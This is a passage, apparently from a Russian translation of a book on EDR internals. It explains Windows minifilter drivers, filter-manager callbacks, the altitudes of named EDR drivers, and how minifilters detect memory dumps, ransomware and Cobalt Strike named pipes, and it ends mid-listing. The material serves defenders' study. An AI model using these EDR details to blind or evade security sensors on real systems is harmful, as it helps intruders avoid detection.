Невозможность отслеживать операции Fast I/O, не связанные с данными. В Windows файловые системы глубоко интегрированы с другими системными компонентами, например с диспетчером памяти. Так, когда пользователь запрашивает отображение файла в память, диспетчер памяти вызывает процедуру обратного вызова Fast I/O `AcquireFileForNtCreateSection`. Эти запросы, не связанные с данными, всегда обходят стек устройств, из-за чего устаревшему драйверу фильтра сложно собирать сведения о них. Лишь в Windows XP, где появилась функция `nt!FsRtlRegisterFileSystemFilterCallbacks()`, разработчики смогли запрашивать такие сведения.

Проблемы с обработкой рекурсии. Файловые системы активно используют рекурсию, поэтому фильтры в стеке файловой системы также должны её поддерживать. Однако из-за того, как Windows управляет операциями ввода-вывода, это легче сказать, чем сделать. Поскольку каждый запрос проходит через весь стек устройств, при плохой обработке рекурсии драйвер легко может войти во взаимную блокировку или исчерпать свои ресурсы.

Чтобы устранить некоторые из этих ограничений, Microsoft представила модель диспетчера фильтров. Диспетчер фильтров (`fltmgr.sys`) - поставляемый с Windows драйвер, который предоставляет функции, обычно используемые драйверами фильтров при перехвате операций

файловой системы. Чтобы задействовать эти функции, разработчики могут писать мини-фильтры. Диспетчер фильтров перехватывает запросы, направленные к файловой системе, и передаёт их загруженным в систему мини-фильтрам, которые находятся в собственном упорядоченном стеке, как показано на рисунке 6-2.




Рисунок 6-2. Архитектура диспетчера фильтров и мини-фильтров

Мини-фильтры значительно проще разрабатывать, чем их устаревшие аналоги, а EDR могут легче управлять ими, динамически загружая и выгружая их в работающей системе. Доступ к функциям диспетчера фильтров позволяет сделать драйверы менее сложными и облегчает их сопровождение. Microsoft приложила огромные усилия, чтобы перевести разработчиков с устаревшей модели фильтров на модель мини-фильтров. Компания даже добавила необязательное значение реестра, позволяющее администраторам полностью запретить загрузку устаревших драйверов фильтров в систему.

Архитектура мини-фильтров

Архитектура мини-фильтров уникальна в нескольких отношениях. Прежде всего, особую роль играет сам диспетчер фильтров. В устаревшей архитектуре драйверы файловой системы непосредственно фильтровали запросы ввода-вывода, тогда как в архитектуре мини-фильтров эту задачу выполняет диспетчер фильтров, а затем передаёт сведения о запросах загруженным в систему мини-фильтрам. Это означает, что мини-фильтры присоединены к стеку файловой системы лишь косвенно. Кроме того, они регистрируются в диспетчере фильтров для конкретных интересующих их операций, поэтому им не нужно обрабатывать все запросы ввода-вывода.

Следующая особенность - их взаимодействие с зарегистрированными процедурами обратного вызова. Как и драйверы из предыдущих глав, мини-фильтры могут регистрировать процедуры обратного вызова как до, так и после операции. Когда происходит поддерживаемая операция, диспетчер фильтров сначала вызывает связанную с ней функцию обратного вызова до операции в каждом загруженном мини-фильтре. Завершив свою процедуру до операции, мини-фильтр возвращает управление диспетчеру фильтров, а тот вызывает следующую функцию обратного вызова в последующем драйвере. После завершения процедур до операции во всех драйверах запрос поступает драйверу файловой системы, который обрабатывает операцию. Получив запрос ввода-вывода для завершения, диспетчер фильтров вызывает функции обратного вызова после операции в мини-фильтрах в обратном порядке. После завершения процедур после операции управление возвращается диспетчеру ввода-вывода, который в конечном итоге передаёт его вызвавшему приложению.

У каждого мини-фильтра есть высота - число, определяющее его положение в стеке мини-фильтров и момент его загрузки системой. Высоты решают проблему упорядочивания,

характерную для устаревших драйверов фильтров. В идеальном случае Microsoft назначает высоты мини-фильтрам производственных приложений, а эти значения задаются в разделах реестра драйверов в параметре `Altitude`. Microsoft распределяет высоты по группам порядка загрузки, показанным в таблице 6-1.

Таблица 6-1. Группы порядка загрузки мини-фильтров Microsoft

Диапазон высот	Название группы порядка загрузки	Роль мини-фильтра
420000-429999	Filter	Устаревшие драйверы фильтров
400000-409999	FSFilter Top	Фильтры, которые должны присоединяться выше всех остальных
360000-389999	FSFilter Activity Monitor	Драйверы, наблюдающие за файловым вводом-выводом и сообщающие о нём
340000-349999	FSFilter Undelete	Драйверы, восстанавливающие удалённые файлы
320000-329998	FSFilter Anti-Virus	Драйверы защиты от вредоносных программ
300000-309998	FSFilter Replication	Драйверы, копирующие данные в удалённую систему
280000-289998	FSFilter Continuous Backup	Драйверы, копирующие данные на носители резервного копирования
260000-269998	FSFilter Content Screener	Драйверы, предотвращающие создание определённых файлов или содержимого
240000-249999	FSFilter Quota Management	Драйверы, предоставляющие расширенные квоты файловой системы, которые ограничивают пространство, разрешённое для тома или папки
220000-229999	FSFilter System Recovery	Драйверы, поддерживающие целостность операционной системы
200000-209999	FSFilter Cluster File System	Драйверы приложений, предоставляющих метаданные файлового сервера по сети
180000-189999	FSFilter HSM	Драйверы иерархического управления хранилищем

Диапазон высот	Название группы порядка загрузки	Роль мини-фильтра
170000-174999	FSFilter Imaging	Подобные ZIP драйверы, предоставляющие виртуальное пространство имён
160000-169999	FSFilter Compression	Драйверы сжатия файловых данных
140000-149999	FSFilter Encryption	Драйверы шифрования и расшифрования файловых данных
130000-139999	FSFilter Virtualization	Драйверы виртуализации путей к файлам
120000-129999	FSFilter Physical Quota Management	Драйверы, управляющие квотами по количеству физических блоков
100000-109999	FSFilter Open File	Драйверы, создающие снимки уже открытых файлов
80000-89999	FSFilter Security Enhancer	Драйверы, применяющие блокировки на основе файлов и усиленное управление доступом
60000-69999	FSFilter Copy Protection	Драйверы, проверяющие внеполосные данные на носителях
40000-49999	FSFilter Bottom	Фильтры, которые должны присоединяться ниже всех остальных
20000-29999	FSFilter System	Зарезервировано
<20000	FSFilter Infrastructure	Зарезервировано для системы, но присоединяется ближе всего к файловой системе

Большинство поставщиков EDR регистрируют свои мини-фильтры в группе FSFilter Anti-Virus или FSFilter Activity Monitor. Microsoft публикует список зарегистрированных высот, а также связанных с ними имён файлов и издателей. В таблице 6-2 перечислены высоты, назначенные мини-фильтрам популярных коммерческих решений EDR.

Таблица 6-2. Высоты популярных EDR

Высота	Поставщик	EDR
389220	Sophos	`sophosed.sys`
389040	SentinelOne	`sentinelmonitor.sys`
328010	Microsoft	`wdfilter.sys`
321410	CrowdStrike	`csagent.sys`
388360	FireEye/Trellix	`fekern.sys`
386720	Bit9/Carbon Black/VMWare	`carbonblackk.sys`

Хотя администратор может изменить высоту мини-фильтра, в один момент времени система способна загрузить на одной высоте только один мини-фильтр.

Создание мини-фильтра

Разберём процесс создания мини-фильтра. Каждый мини-фильтр начинается с функции `DriverEntry()`, определённой так же, как и в других драйверах. Эта функция выполняет все необходимые глобальные инициализации, а затем регистрирует мини-фильтр. Наконец, она запускает фильтрацию операций ввода-вывода и возвращает соответствующее значение.

Начало регистрации

Первое и самое важное из этих действий - регистрация, которую функция `DriverEntry()` выполняет вызовом `fltmgr!FltRegisterFilter()`. Эта функция добавляет мини-фильтр в список зарегистрированных на узле драйверов мини-фильтров и предоставляет диспетчеру фильтров сведения о мини-фильтре, включая список процедур обратного вызова. Определение функции приведено в листинге 6-1.

```
NTSTATUS FLTAPI FltRegisterFilter(
 [in] PDRIVER_OBJECT  Driver,
 [in] const FLT_REGISTRATION *Registration,
 [out] PFLT_FILTER  *RetFilter
);
```

Листинг 6-1. Определение функции `fltmgr!FltRegisterFilter()`

Из трёх передаваемых ей параметров наиболее интересен `Registration`. Это указатель на структуру `FLT_REGISTRATION`, определённую в листинге 6-2 и содержащую все существенные сведения о мини-фильтре.

```
typedef struct _FLT_REGISTRATION {
 USHORT  Size;
 USHORT  Version;
 FLT_REGISTRATION_FLAGS Flags;
 const FLT_CONTEXT_REGISTRATION  *ContextRegistration;
 const FLT_OPERATION_REGISTRATION  *OperationRegistration;
 PFLT_FILTER_UNLOAD_CALLBACK  FilterUnloadCallback;
 PFLT_INSTANCE_SETUP_CALLBACK  InstanceSetupCallback;
 PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK InstanceQueryTeardownCallback;
 PFLT_INSTANCE_TEARDOWN_CALLBACK  InstanceTeardownStartCallback;
 PFLT_INSTANCE_TEARDOWN_CALLBACK  InstanceTeardownCompleteCallback;
 PFLT_GENERATE_FILE_NAME   GenerateFileNameCallback;
 PFLT_NORMALIZE_NAME_COMPONENT  NormalizeNameComponentCallback;
 PFLT_NORMALIZE_CONTEXT_CLEANUP  NormalizeContextCleanupCallback;
 PFLT_TRANSACTION_NOTIFICATION_CALLBACK TransactionNotificationCallback;
 PFLT_NORMALIZE_NAME_COMPONENT_EX  NormalizeNameComponentExCallback;
 PFLT_SECTION_CONFLICT_NOTIFICATION_CALLBACK SectionNotificationCallback;
} FLT_REGISTRATION, *PFLT_REGISTRATION;
```

Листинг 6-2. Определение структуры `FLT_REGISTRATION`

Первые два элемента этой структуры задают размер структуры, который всегда равен `sizeof(FLT_REGISTRATION)`, и уровень редакции структуры, который всегда равен `FLT_REGISTRATION_VERSION`. Следующий элемент - `Flags`, битовая маска, которая может быть нулевой или состоять из любой комбинации следующих трёх значений.

`FLTFL_REGISTRATION_DO_NOT_SUPPORT_SERVICE_STOP` **(1).** Мини-фильтр не будет выгружен при запросе остановки службы.

`FLTFL_REGISTRATION_SUPPORT_NPFS_MSFS` **(2).** Мини-фильтр поддерживает запросы именованных каналов и почтовых слотов.

`FLTFL_REGISTRATION_SUPPORT_DAX_VOLUME` **(4).** Мини-фильтр поддерживает присоединение к тому Direct Access (DAX).

За этим элементом следует регистрация контекста. Это либо массив структур `FLT_CONTEXT_REGISTRATION`, либо `null`. Такие контексты позволяют мини-фильтру связывать взаимосвязанные объекты и сохранять состояние между операциями ввода-вывода. После массива контекстов располагается критически важный массив регистрации операций. Это массив переменной длины из структур `FLT_OPERATION_REGISTRATION`, определённых в листинге 6-3. Технически этот массив может быть `null`, но в датчике EDR такая конфигурация встречается редко. Мини-фильтр должен предоставить структуру для каждого вида ввода-вывода, для которого он регистрирует процедуру обратного вызова до или после операции.

```
typedef struct _FLT_OPERATION_REGISTRATION {
 UCHAR    MajorFunction;
 FLT_OPERATION_REGISTRATION_FLAGS Flags;
 PFLT_PRE_OPERATION_CALLBACK PreOperation;
 PFLT_POST_OPERATION_CALLBACK PostOperation;
 PVOID    Reserved1;
} FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;
```

Листинг 6-3. Определение структуры `FLT_OPERATION_REGISTRATION`

Первый параметр указывает, обработка какой основной функции интересует мини-фильтр. Это константы, определённые в `wdm.h`; некоторые наиболее важные для мониторинга безопасности перечислены в таблице 6-3.

Таблица 6-3. Основные функции и их назначение

Основная функция	Назначение
`IRP_MJ_CREATE` (`0x00`)	Создаётся новый файл или открывается дескриптор существующего файла.
`IRP_MJ_CREATE_NAMED_PIPE` (`0x01`)	Создаётся или открывается именованный канал.
`IRP_MJ_CLOSE` (`0x02`)	Закрывается дескриптор файлового объекта.
`IRP_MJ_READ` (`0x03`)	Из файла читаются данные.
`IRP_MJ_WRITE` (`0x04`)	В файл записываются данные.
`IRP_MJ_QUERY_INFORMATION` (`0x05`)	Запрошены сведения о файле, например время его создания.
`IRP_MJ_SET_INFORMATION` (`0x06`)	Задаются или обновляются сведения о файле, например его имя.
`IRP_MJ_QUERY_EA` (`0x07`)	Запрошены расширенные сведения файла.
`IRP_MJ_SET_EA` (`0x08`)	Задаются или обновляются расширенные сведения файла.
`IRP_MJ_LOCK_CONTROL` (`0x11`)	На файл накладывается блокировка, например посредством вызова `kernel32!LockFileEx()`.
`IRP_MJ_CREATE_MAILSLOT` (`0x13`)	Создаётся или открывается новый почтовый слот.
`IRP_MJ_QUERY_SECURITY` (`0x14`)	Запрошены сведения о безопасности файла.
`IRP_MJ_SET_SECURITY` (`0x15`)	Задаются или обновляются сведения о безопасности файла.
`IRP_MJ_SYSTEM_CONTROL` (`0x17`)	Новый драйвер зарегистрирован как поставщик инструментария управления Windows.

Следующий элемент структуры задаёт флаги. Эта битовая маска определяет, когда следует вызывать функции обратного вызова для операций кэшированного или страничного ввода-вывода. На момент написания книги поддерживались четыре флага, каждый с префиксом `FLTFL_OPERATION_REGISTRATION_`. Во-первых, `SKIP_PAGING_IO` определяет, должна ли процедура обратного вызова вызываться для основанных на IRP операций чтения или записи страничного ввода-вывода. Флаг `SKIP_CACHED_IO` используется, чтобы не вызывать процедуры для основанных на Fast I/O операций чтения или записи кэшированного ввода-вывода. Далее, `SKIP_NON_DASD_IO` используется для запросов, отправленных на дескриптор тома Direct Access Storage Device (DASD). Наконец, `SKIP_NON_CACHED_NON_PAGING_IO` запрещает вызов процедур обратного вызова для операций чтения или записи ввода-вывода, которые не относятся ни к кэшированным, ни к страничным операциям.

Определение процедур обратного вызова до операции

Следующие два элемента структуры FLT_OPERATION_REGISTRATION определяют процедуры обратного вызова до или после операции, которые следует вызывать при возникновении в системе каждой целевой основной функции. Процедуры обратного вызова до операции передаются через указатель на структуру FLT_PRE_OPERATION_CALLBACK, а процедуры после операции задаются как указатель на структуру FLT_POST_OPERATION_CALLBACK. Хотя определения этих функций не слишком различаются, их возможности и ограничения существенно неодинаковы.

Как и процедуры обратного вызова в других типах драйверов, функции обратного вызова до операции позволяют разработчику исследовать операцию на пути к месту назначения, которым в случае мини-фильтра является целевая файловая система. Эти функции получают указатель на данные обратного вызова для операции и несколько непрозрачных указателей на объекты, связанные с текущим запросом ввода-вывода, а возвращают код FLT_PREOP_CALLBACK_STATUS. В коде это выглядит так, как показано в листинге 6-4.

```
PFLT_PRE_OPERATION_CALLBACK PfltPreOperationCallback;
FLT_PREOP_CALLBACK_STATUS PfltPreOperationCallback(
 [in, out] PFLT_CALLBACK_DATA Data,
 [in] PCFLT_RELATED_OBJECTS FltObjects,
 [out] PVOID *CompletionContext
)
{...}
```

Листинг 6-4. Регистрация процедуры обратного вызова до операции

Первый параметр, Data, наиболее сложный из трёх и содержит все основные сведения, связанные с запросом, который обрабатывает мини-фильтр. Структура FLT_CALLBACK_DATA используется как диспетчером фильтров, так и мини-фильтром для обработки операций ввода-вывода и содержит массу полезных данных для любого агента EDR, отслеживающего операции файловой системы. Среди важных элементов этой структуры есть следующие.

Flags. Битовая маска, описывающая операцию ввода-вывода. Эти флаги могут быть заранее заданы диспетчером фильтров, хотя при некоторых обстоятельствах мини-фильтр может установить дополнительные флаги. Инициализируя структуру данных, диспетчер фильтров устанавливает флаг, указывающий представленный ею тип операции ввода-вывода: операция Fast I/O, фильтра или IRP. Диспетчер фильтров также может установить флаги, указывающие, была ли операция создана или повторно отправлена мини-фильтром, поступила ли она из невыгружаемого пула и завершилась ли операция.

Thread. Указатель на поток, инициировавший запрос ввода-вывода. Он полезен для определения приложения, выполняющего операцию.

Iopb. Блок параметров ввода-вывода, который содержит сведения об основанных на IRP операциях, например IRP_BUFFERED_IO, указывающее на операцию буферизованного ввода-вывода; код основной функции; специальные флаги операции, например SL_CASE_SENSITIVE, сообщающий драйверам в стеке, что сравнение имён файлов должно учитывать регистр; указатель на файловый объект, являющийся целью операции; и структуру FLT_PARAMETERS, содержащую параметры, уникальные для конкретной операции ввода-вывода, заданной элементом структуры с кодом основной или дополнительной функции.

IoStatus. Структура, содержащая статус завершения операции ввода-вывода, заданный диспетчером фильтров.

TagData. Указатель на структуру FLT_TAG_DATA_BUFFER, содержащую сведения о точках повторного анализа, например в случае жёстких ссылок или соединений NTFS.

`RequestorMode`**.** Значение, указывающее, поступил ли запрос из пользовательского режима или режима ядра.

Эта структура содержит значительную часть сведений, необходимых агенту EDR для отслеживания файловых операций в системе. Второй параметр, передаваемый процедуре обратного вызова до операции, - указатель на структуру `FLT_RELATED_OBJECTS` - предоставляет дополнительные сведения. Структура содержит непрозрачные указатели на объект, связанный с операцией, включая том, экземпляр мини-фильтра и файловый объект, если он присутствует. Последний параметр, `CompletionContext`, содержит необязательный указатель контекста, который будет передан связанной процедуре обратного вызова после операции, если мини-фильтр вернёт `FLT_PREOP_SUCCESS_WITH_CALLBACK` или `FLT_PREOP_SYNCHRONIZE`.

По завершении процедуры мини-фильтр должен вернуть значение `FLT_PREOP_CALLBACK_STATUS`. Процедуры обратного вызова до операции могут возвращать одно из семи поддерживаемых значений.

`FLT_PREOP_SUCCESS_WITH_CALLBACK` **(0).** Вернуть операцию ввода-вывода диспетчеру фильтров для обработки и предписать ему при завершении вызвать процедуру обратного вызова мини-фильтра после операции.

`FLT_PREOP_SUCCESS_NO_CALLBACK` **(1).** Вернуть операцию ввода-вывода диспетчеру фильтров для обработки и предписать ему не вызывать при завершении процедуру обратного вызова мини-фильтра после операции.

`FLT_PREOP_PENDING` **(2).** Приостановить операцию ввода-вывода и не продолжать её обработку, пока мини-фильтр не вызовет `fltmgr!FltCompletePendedPreOperation()`.

`FLT_PREOP_DISALLOW_FASTIO` **(3).** Заблокировать для операции путь Fast I/O. Этот код предписывает диспетчеру фильтров не передавать операцию другим мини-фильтрам ниже текущего в стеке и вызывать только процедуры после операции тех драйверов, чьи высоты больше.

`FLT_PREOP_COMPLETE` **(4).** Предписать диспетчеру фильтров не отправлять запрос мини-фильтрам ниже текущего драйвера в стеке и вызывать только процедуры после операции тех мини-фильтров, которые расположены выше него в стеке драйверов.

`FLT_PREOP_SYNCHRONIZE` **(5).** Передать запрос обратно диспетчеру фильтров, но не завершать его. Этот код гарантирует, что процедура обратного вызова мини-фильтра после операции будет вызвана с `IRQL <= APC_LEVEL` в контексте исходного потока.

`FLT_PREOP_DISALLOW_FSFILTER_IO` **(6).** Запретить быструю операцию `QueryOpen` и принудительно направить операцию по более медленному пути, заставив диспетчер ввода-вывода обработать запрос посредством операции открытия, запроса или закрытия файла.

Прежде чем передать запросы файловой системе, диспетчер фильтров вызывает, начиная с наибольшей высоты, процедуры обратного вызова до операции всех мини-фильтров, зарегистрировавших функции для обрабатываемой операции ввода-вывода.

Определение процедур обратного вызова после операции

После того как файловая система выполнит операции, определённые процедурами обратного вызова до операции каждого мини-фильтра, управление передаётся вверх по стеку фильтров диспетчеру фильтров. Затем диспетчер фильтров, начиная с наименьшей высоты, вызывает процедуры обратного вызова после операции всех мини-фильтров для данного типа запроса. Определение этих процедур похоже на определение процедур до операции, как показано в листинге 6-5.

```
PFLT_POST_OPERATION_CALLBACK PfltPostOperationCallback;
FLT_POSTOP_CALLBACK_STATUS PfltPostOperationCallback(
 [in, out] PFLT_CALLBACK_DATA Data,
 [in]  PCFLT_RELATED_OBJECTS FltObjects,
 [in, optional] PVOID CompletionContext,
 [in]  FLT_POST_OPERATION_FLAGS Flags
)
{...}
```

Листинг 6-5. Определения процедур обратного вызова после операции

Два заметных отличия здесь - добавление параметра `Flags` и иной возвращаемый тип. Единственный документированный флаг, который может передать мини-фильтр, - `FLTFL_POST_OPERATION_DRAINING`, указывающий, что мини-фильтр находится в процессе выгрузки. Кроме того, процедуры обратного вызова после операции могут возвращать разные статусы. Если процедура возвращает `FLT_POSTOP_FINISHED_PROCESSING` (0), мини-фильтр завершил процедуру после операции и передаёт управление диспетчеру фильтров для продолжения обработки запроса ввода-вывода. Если она возвращает `FLT_POSTOP_MORE_PROCESSING_REQUIRED` (1), мини-фильтр поместил основанную на IRP операцию ввода-вывода в рабочую очередь, приостановил завершение запроса до окончания рабочего элемента и вызывает `fltmgr!FltCompletePendedPostOperation()`. Наконец, если она возвращает `FLT_POSTOP_DISALLOW_FSFILTER_IO` (2), мини-фильтр запрещает быструю операцию `QueryOpen` и принудительно направляет операцию по более медленному пути. Это то же поведение, что и у `FLT_PREOP_DISALLOW_FSFILTER_IO`.

У процедур обратного вызова после операции есть несколько заметных ограничений, снижающих их пригодность для мониторинга безопасности. Во-первых, они вызываются в произвольном потоке, если процедура до операции не передала флаг `FLT_PREOP_SYNCHRONIZE`, из-за чего система не может связать операцию с запросившим её приложением. Во-вторых, процедуры после операции вызываются с `IRQL <= DISPATCH_LEVEL`. Это накладывает ограничения на некоторые действия, включая доступ к большинству примитивов синхронизации, например мьютексам, вызов API ядра, требующих `IRQL <= DISPATCH_LEVEL`, и доступ к страничной памяти. Одно из решений этих ограничений состоит в задержке выполнения процедуры обратного вызова после операции с помощью `fltmgr!FltDoCompletionProcessingWhenSafe()`, но у этого решения есть собственные сложности.

Массив структур `FLT_OPERATION_REGISTRATION`, передаваемый в элементе `OperationRegistration` структуры `FLT_REGISTRATION`, может выглядеть так, как показано в листинге 6-6.

```
const FLT_OPERATION_REGISTRATION Callbacks[] = {
 {IRP_MJ_CREATE, 0, MyPreCreate, MyPostCreate},
 {IRP_MJ_READ, 0, MyPreRead, NULL},
 {IRP_MJ_WRITE, 0, MyPreWrite, NULL},
 {IRP_MJ_OPERATION_END}
};
```

Листинг 6-6. Массив структур регистрации процедур обратного вызова для операций

Этот массив регистрирует процедуры обратного вызова до и после операции для `IRP_MJ_CREATE` и только процедуры до операции для `IRP_MJ_READ` и `IRP_MJ_WRITE`. Ни для одной из целевых операций флаги не передаются. Обратите также внимание, что последний элемент массива - `IRP_MJ_OPERATION_END`. Microsoft требует, чтобы это значение находилось в конце массива; в контексте мониторинга оно не выполняет никакой функции.

Определение необязательных процедур обратного вызова

Последний раздел структуры FLT_REGISTRATION содержит необязательные процедуры обратного вызова. Первые три процедуры, FilterUnloadCallback, InstanceSetupCallback и InstanceQueryTeardownCallback, технически могут иметь значение null, однако это наложит некоторые ограничения на поведение мини-фильтра и системы. Например, система не сможет выгрузить мини-фильтр или присоединиться к новым томам файловой системы. Остальные процедуры этого раздела структуры относятся к различным функциям, предоставляемым мини-фильтром. Среди них, например, перехват запросов имён файлов (GenerateFileNameCallback) и нормализация имён файлов (NormalizeNameComponentCallback). Как правило, регистрируются лишь первые три условно необязательные процедуры, а остальные используются редко.

Активация мини-фильтра

После настройки всех процедур обратного вызова указатель на созданную структуру FLT_REGISTRATION передаётся вторым параметром в fltmgr!FltRegisterFilter(). По завершении этой функции вызывающей стороне через параметр RetFilter возвращается непрозрачный указатель фильтра (PFLT_FILTER). Этот указатель однозначно идентифицирует мини-фильтр и остаётся неизменным, пока драйвер загружен в систему. Обычно его сохраняют в глобальной переменной.

Когда мини-фильтр готов начать обработку событий, он передаёт указатель PFLT_FILTER функции fltmgr!FltStartFilter(). Она уведомляет диспетчер фильтров, что драйвер готов присоединиться к томам файловой системы и начать фильтровать запросы ввода-вывода. После возврата из этой функции мини-фильтр считается активным и располагается непосредственно на пути всех относящихся к нему операций файловой системы. Процедуры обратного вызова, зарегистрированные в структуре FLT_REGISTRATION, будут вызываться для связанных с ними основных функций. Когда мини-фильтр готов выгрузиться, он передаёт указатель PFLT_FILTER функции fltmgr!FltUnregisterFilter(), чтобы удалить контексты, установленные мини-фильтром для файлов, томов и других компонентов, и вызывает зарегистрированные функции InstanceTeardownStartCallback и InstanceTeardownCompleteCallback.

Управление мини-фильтром

По сравнению с другими драйверами процесс установки, загрузки и выгрузки мини-фильтра требует особого подхода. Причина в том, что у мини-фильтров есть специальные требования к значениям реестра. Чтобы упростить установку, Microsoft рекомендует устанавливать мини-фильтры с помощью файла сведений об установке (INF). Формат таких INF-файлов выходит за рамки книги, но стоит упомянуть несколько интересных подробностей, относящихся к работе мини-фильтров.

Запись ClassGuid в разделе Version INF-файла - это GUID, соответствующий нужной группе порядка загрузки, например FSFilter Activity Monitor. В разделе файла AddRegistry, где задаются создаваемые разделы реестра, находятся сведения о высоте мини-фильтра. Этот раздел может содержать несколько похожих записей, описывающих, где система должна загрузить разные экземпляры мини-фильтра. Высоту можно установить равной имени переменной, например %MyAltitude%, определённой в разделе Strings INF-файла. Наконец, запись ServiceType в разделе ServiceInstall всегда получает значение SERVICE_FILE_SYSTEM_DRIVER (2).

Выполнение INF-файла устанавливает драйвер, копируя файлы в заданные места и создавая необходимые разделы реестра. В листинге 6-7 показано, как это выглядит в разделах реестра для `WdFilter`, драйвера мини-фильтра Microsoft Defender.

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter\" | Select *
-Exclude PS* | fl
DependOnService : {FltMgr}
Description : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-340
DisplayName : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-330
ErrorControl : 1
Group  : FSFilter Anti-Virus
ImagePath  : system32\drivers\wd\WdFilter.sys
Start  : 0
SupportedFeatures : 7
Type  : 2

PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\
WdFilter Instance" | Select * -Exclude PS* | fl
Altitude : 328010
Flags : 0
```

Листинг 6-7. Просмотр высоты WdFilter с помощью PowerShell

Параметр `Start` определяет, когда будет загружен мини-фильтр. Службу можно запускать и останавливать с помощью API диспетчера управления службами, а также через клиент, например `sc.exe` или оснастку Services. Кроме того, мини-фильтрами можно управлять с помощью библиотеки диспетчера фильтров FltLib, которую использует включённая в Windows по умолчанию утилита `fltmc.exe`. В ходе настройки также задаётся высота мини-фильтра, равная для WdFilter 328010.

Обнаружение приёмов противника с помощью мини-фильтров

Теперь, когда вы понимаете внутреннее устройство мини-фильтров, рассмотрим, как они помогают обнаруживать атаки на систему. Как обсуждалось в разделе «Создание мини-фильтра» на странице 108, мини-фильтр может регистрировать процедуры обратного вызова до или после операции для действий, направленных на любую файловую систему, включая NTFS, именованные каналы и почтовые слоты. Это предоставляет EDR чрезвычайно мощный датчик для обнаружения действий противника на узле.

Обнаружение файловых операций

Если противник взаимодействует с файловой системой, например создаёт новые файлы или изменяет содержимое существующих, у мини-фильтра появляется возможность обнаружить такое поведение. Современные атаки обычно стараются не размещать артефакты непосредственно в файловой системе узла, следуя принципу «диск - это лава», однако многие хакерские инструменты продолжают взаимодействовать с файлами из-за ограничений используемых API. Рассмотрим, например, `dbghelp!MiniDumpWriteDump()` - функцию для создания дампов памяти процессов. Этот API требует, чтобы вызывающая сторона передала дескриптор файла, в который следует записать дамп. Если атакующий хочет использовать этот API, ему придётся работать с файлами, поэтому любой мини-фильтр, обрабатывающий операции ввода-вывода `IRP_MJ_CREATE` или `IRP_MJ_WRITE`, может косвенно обнаружить эти операции выгрузки памяти.

Кроме того, атакующий не управляет форматом данных, записываемых в файл, поэтому мини-фильтр может совместно со сканером обнаружить файл дампа памяти без перехвата функций. Атакующий может попытаться обойти это, открыв дескриптор существующего файла и

перезаписав его содержимое дампом памяти целевого процесса, однако мини-фильтр, отслеживающий IRP_MJ_CREATE, всё равно способен обнаружить такое действие, поскольку его вызовут и создание нового файла, и открытие дескриптора существующего файла.

Некоторые защитники используют эти принципы для реализации файловых канареек. Это файлы, созданные в ключевых местах, с которыми пользователи редко, если вообще когда-либо, должны взаимодействовать. Если дескриптор файла-канарейки запрашивает приложение, не являющееся агентом резервного копирования или EDR, мини-фильтр может немедленно принять меры, вплоть до аварийного завершения системы. Файловые канарейки обеспечивают надёжное, хотя порой и жёсткое, противодействие программам-вымогателям, поскольку те обычно без разбора шифруют файлы на узле. Разместив файл-канарейку глубоко во вложенном каталоге файловой системы, скрытом от пользователя, но находящемся на одном из путей, которые обычно выбирают программы-вымогатели, EDR может ограничить ущерб файлами, встреченными программой-вымогателем до канарейки.

Обнаружение именованных каналов

Другой ключевой приём противника, который мини-фильтры могут чрезвычайно эффективно обнаруживать, - использование именованных каналов. Многие агенты управления и контроля, например Beacon из Cobalt Strike, используют именованные каналы для получения задач, ввода-вывода и связывания. Другие наступательные методы, в том числе использующие олицетворение токена для повышения привилегий, строятся вокруг создания именованного канала. В обоих случаях мини-фильтр, отслеживающий запросы IRP_MJ_CREATE_NAMED_PIPE, сможет обнаружить действия атакующего почти так же, как мини-фильтры обнаруживают создание файлов посредством IRP_MJ_CREATE.

Мини-фильтры часто ищут создание каналов с аномальными именами либо каналов, исходящих от нетипичных процессов. Это полезно, поскольку многие инструменты противника полагаются на именованные каналы, поэтому атакующему, желающему слиться с окружением, следует выбирать имена канала и процесса-хозяина, типичные для данной среды. К счастью и для атакующих, и для защитников, Windows позволяет легко перечислять существующие именованные каналы, а нам нетрудно определить многие распространённые связи между процессами и каналами. Один из самых известных в сфере безопасности именованных каналов - mojo. При запуске процесс Chromium создаёт для библиотеки абстракции IPC под названием Mojo несколько именованных каналов формата mojo.PID.TID.VALUE. Этот именованный канал стал популярным после включения в известный репозиторий, документирующий параметры Malleable-профиля Cobalt Strike.

У использования именно этого именованного канала есть несколько проблем, которые может обнаружить мини-фильтр. Основная связана со структурированным форматом имени канала. Поскольку имя канала Cobalt Strike - статический атрибут, привязанный к экземпляру Malleable-профиля, во время выполнения оно неизменно. Поэтому противнику пришлось бы точно предсказать идентификаторы процесса и потока своего Beacon, чтобы атрибуты процесса соответствовали формату имени канала Mojo. Напомним, что мини-фильтры с процедурами обратного вызова до операции для отслеживания запросов IRP_MJ_CREATE_NAMED_PIPE гарантированно вызываются в контексте вызывающего потока. Это означает, что, когда процесс Beacon создаёт именованный канал mojo, мини-фильтр может проверить, соответствует ли его текущий контекст сведениям в имени канала. Демонстрирующий это псевдокод показан в листинге 6-8.

```
DetectMojoMismatch(string mojoPipeName)
{
 pid = GetCurrentProcessId();
